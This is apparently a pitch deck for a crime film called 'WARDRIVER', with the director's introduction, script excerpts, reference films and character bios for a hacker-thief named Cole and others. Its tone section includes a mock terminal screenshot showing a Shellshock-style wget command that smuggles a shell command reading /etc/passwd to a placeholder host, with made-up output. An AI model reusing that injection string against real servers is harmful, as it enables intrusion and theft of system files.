

An aerial, top-down view of a complex multi-level highway interchange at night. The roads are illuminated by streetlights, creating a network of glowing lines against the dark background. The interchange features several overpasses, ramps, and curved lanes. The word "WARDRIVER" is overlaid in the center in a bold, white, sans-serif font.

WARDRIVER





AN INTRODUCTION

The idea for *WARDRIVER* came out of nowhere. I don't specifically remember when it materialized – and honestly, that's a good thing.

It means there was never a calculated reason for me to write it. There was never a pitch I took around or an intention of cashing in. It was just there, a chunk of the first act, the characters Cole, Sarah and Oscar – all of it *needing* to be written.

And yes: *WARDRIVER* pays homage to all the movies I'd grown up loving and studying – *THIEF*, *LE SAMOURAI*, *THE LONG GOODBYE*, *BODY DOUBLE*, *TAXI DRIVER*, *MEAN STREETS*, *THE FRIENDS OF EDDIE COYLE*, Chris Nolan's *FOLLOWING* – *NIGHTCRAWLER* and *DRIVE* too.

But *WARDRIVER* also comes from a deeply personal place.

Cole's backstory, the way he feels alone like a ghost, the way Oscar is a figure perpetually stuck outside the party, knowing he'll never really get a seat at the table, the way Sarah came to Los Angeles years ago only to find so many pieces of who she was slowly but surely stripped away – all of these were very much me at the time of writing.

And look – the rest is probably best saved for my therapist. But if while reading or looking through this packet, you get the sense that *WARDRIVER* is clawing at something deeper, or that it's advocating for those of us lost between the cracks, it's not just you. The great value of cinema is that it's a communal experience. Whether the story is poppy or heavy, if a film can reach out to whoever's watching, shake them up and maybe even let them know they're not alone, then we've done our job as artists.

That's what *WARDRIVER* is for me. That's why it *needs* to be made.

Thanks for reading, please enjoy this packet.

- Dan






EXT. COLE'S CAR - CONTINUOUS

Beat. And we see it in a second. And we know it.
This guy's not going away. Suspicious of Cole.

SECURITY GUARD
Can I help you with something?

COLE
I'm good, thanks.

SECURITY GUARD
What're you doing out here?



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  </div>
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REFERENCES



THIEF
Michael Mann, 1981





LE SAMOURAI
Jean-Pierre Melville, 1967



TAXI DRIVER

Martin Scorsese, 1976





TONE










```
Terminal - root@elliott:~
File Edit View Terminal Go Help
root@elliott:~# wget -U "(" [ test;];echo \"Cont
/bin/cat /etc/passwd" http://evilcorp-intl.com
-2015-03-25 20:10:01- http://evilcorp-intl.com
Resolving evilcorp-intl.com... 88.208.239.53
Connecting to evilcorp-intl.com 88.208.239.53...
HTTP request sent, awaiting response... 200 OK
Length: specified [text/plain]
saving to: 'status'
Status -wnet US
WBUS\1232378WB12 [ 24.23.97.62] - destination unreachable [time out]
WBTRSD234578WB13 [ 24.223.41.369] - destination unreachable [time out]
WBUS\13MUNNDGB34 [ 24.34.41.267] - destination unreachable [time out]
WBUS\18646WB45 [ 24.253.19.99] - destination unreachable [time out]
WBUS\14EEECDEGE [ 24.54.36.14] - destination unreachable [time out]
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LOCATIONS



COLE (V.O.)
Whenever you hear people talk about
fate it's the same conversation.


EXT. CITY - GRIDWORK - OVERHEAD - NIGHT

Peering down bird's eye view. That same city below.
Squares and cubes dotted with greenery and cracks.

COLE (V.O.)
Always. They talk about god, they
look up at the stars, clutch relics,
study charts and mark up calendars
with worn edges. They talk about
love. About purpose.

EXT. ALLEY - BEHIND BOTTEGA LOUIE - NIGHT

Oscar **KICKS** Cole. A low, sickening THUD. Toppling him over.





생갈비

불고기

삼겹살

생동심

차돌배기

돼지갈비

EXT. CITY - KOREATOWN - APARTMENT - NIGHT

A FIGURE in silhouette departs a ramshackle complex. Makes his way through patchy corridors of neon-lit signs in KOREAN.







EXT. DOWNTOWN - BOTTEGA LOUIE - NIGHT

An open expanse of tables and FLURRY in the tradition of something you'd see in NYC. A DOORMAN lingers under a heat lamp outside. Stamping his feet in the cold to stay warm...



The image shows the dark silhouettes of a man and a woman standing in profile, facing each other. They are positioned in the foreground against a blurred background of a city street at night. The background is filled with warm, golden-yellow bokeh lights from street lamps and buildings, with some cooler blue and green lights scattered throughout. The overall mood is intimate and romantic.

CHARACTERS





LES CHEQUES ET
LES CARTES BANCAIRES
NE SONT PAS ACCEPTES

COLE

The mystery surrounding Cole's character, the question of where he comes from, is largely tied to tragic events in his past. As a kid, Cole suffered the loss of his working-class father, he never knew his mother, and subsequently -- wound up abandoned within the foster care and state home system, taking off on his own as a teen.

For nearly a decade since, Cole's been out in the world fending for himself. A ghost.

As an analog for his generation, Cole is technology savvy, having made his first forays into the dark web at a young age, during a time where he never knew where he was being moved next.


Always a fighter, Cole weaponized his talents in order to survive.

Grown now, a criminal in the most contemporary sense, Cole has done well. He lives low to the ground, he has rules, a code. However, he's alone.

Close brushes with the law have left him living as a nomad. Moving from city to city, anytime he's been too active for too long. With so many days spent looking over his shoulder, working at night, away from all other people – it's beginning to take a toll. Cole's growing weary, and he fears the future. Knowing it'll be spent either in solitude or behind bars.





A dark, grainy night scene of a highway. The image is mostly black with some light blue and white highlights. In the foreground, a large truck is visible, its headlights and taillights glowing. The road is illuminated by a series of streetlights that create a line of bright spots. The overall atmosphere is dark and mysterious.

OSCAR
What about the people you steal
from? That don't bother you?

COLE
I don't steal from people. I
steal from banks.




SARAH

Simply put, the role of Sarah offers the chance for a career-defining performance. The most complex character in our film, Sarah's fighting an unseen battle throughout the narrative.

As a foil for Cole, Sarah has a set of singular talents -- and she's used them to make her way through the world in the aftermath of a young life filled with hardship. A chameleon in the truest sense, when we meet her, Sarah's ability to move up in the world has brought her money, comfort, and a beautiful home in the hills of LA's east side. The danger -- is that all of this has come at too high of a cost.

Sarah's in with people who are willing and capable of doing terrible things, should the façade she's put up ever crack.







SARAH

This town is for people who are alone. Who deserve to be,
or want to be alone. Understand that and you're welcome to
sit there all you want.



OSCAR

Self-taught, multi-lingual and born and raised in Los Angeles, Oscar is an enigmatic but deeply flawed figure. An ex-con who's made various attempts at reform over the years, Oscar is in his early-to-mid 30s when we meet him -- and he's come to the realization that unless something is done, his road is likely to leave him stuck on the lower tiers of society forever.

This is an unacceptable fate.


Oscar can't just be a doorman.

He knows he was built for more. He can charm anyone, cleans up impeccably, he can handle any room he walks into, any hustle, and he's never been without ambition. Not for a second.

He just needs to find the right opportunity.





A dark, moody scene with a person in the foreground and blurred lights in the background. The person is wearing a dark jacket and a hat, and is looking down. The background is filled with out-of-focus lights, creating a bokeh effect. The overall color palette is dark with some blue and yellow highlights.

OSCAR

Leave it. Walk. And don't come back here again.
Don't make me your enemy.

BILSON

The real villain of our story, Bilson is a character who was drafted from an amalgamation of several real-life criminals, most notably Paul Bergrin, a once famed state and federal prosecutor turned convicted felon from Newark, New Jersey.

In our story, Bilson is a man who lives a fractured life.

